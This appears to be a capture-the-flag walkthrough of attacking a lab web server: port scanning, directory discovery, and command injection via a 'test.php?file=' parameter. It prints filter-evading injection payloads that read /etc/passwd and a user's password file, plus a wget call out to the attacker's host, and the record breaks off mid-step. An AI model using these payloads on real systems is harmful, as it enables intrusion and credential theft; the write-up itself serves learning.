
**Evading/Firewall Bypassing**

**1.Nmap**


**2.Dirsearch**


**3.**

**Nmap**

Here, In this above screenshot we have scanned all the ports and it’s version.

Here, we can see that there is a open ports on 80/tcp and the service running is http and it’s version is Apache httpd 2.4.27.

**Dirsearch**

****

Here, In this above screenshot we can see that we are searching for the hidden directories from dirsearch after a while we have found the directory called /test.php which shows the test page.

**Test.php(directory)**


Here, in this above screenshot we can see what the browsers renders when we are pasting the directory, and also we can see the web server running on this page through the wappalyzer.

**Viewing source page**


Here, In this above screenshot we can see the source page that contains a link,

i.e:'test.php?file=last.html'


we can go through that link when clicking the link it happens nothing. So, Lets go and inject our payloads to the url link.

** Injecting payloads**

Here, in this above screen shot we’ve found the directory of the the BoB user by injecting the payloads ( i.e:- /e?c/?asswd). Now lets crack it

**JWT TOKENS**

Here, in this above screenshot we have found the JWT token by injecting the payloads ( i.e:- hello;+$u+cat+/home/bob/.\_pw\_).

**Checking connection**

Here, in this above screenshot we have found that our connection is alive, by injecting the payloads ( i.e :- hello;$u wget%20 <http://192.168.1.104:4444>). Now let’s upload the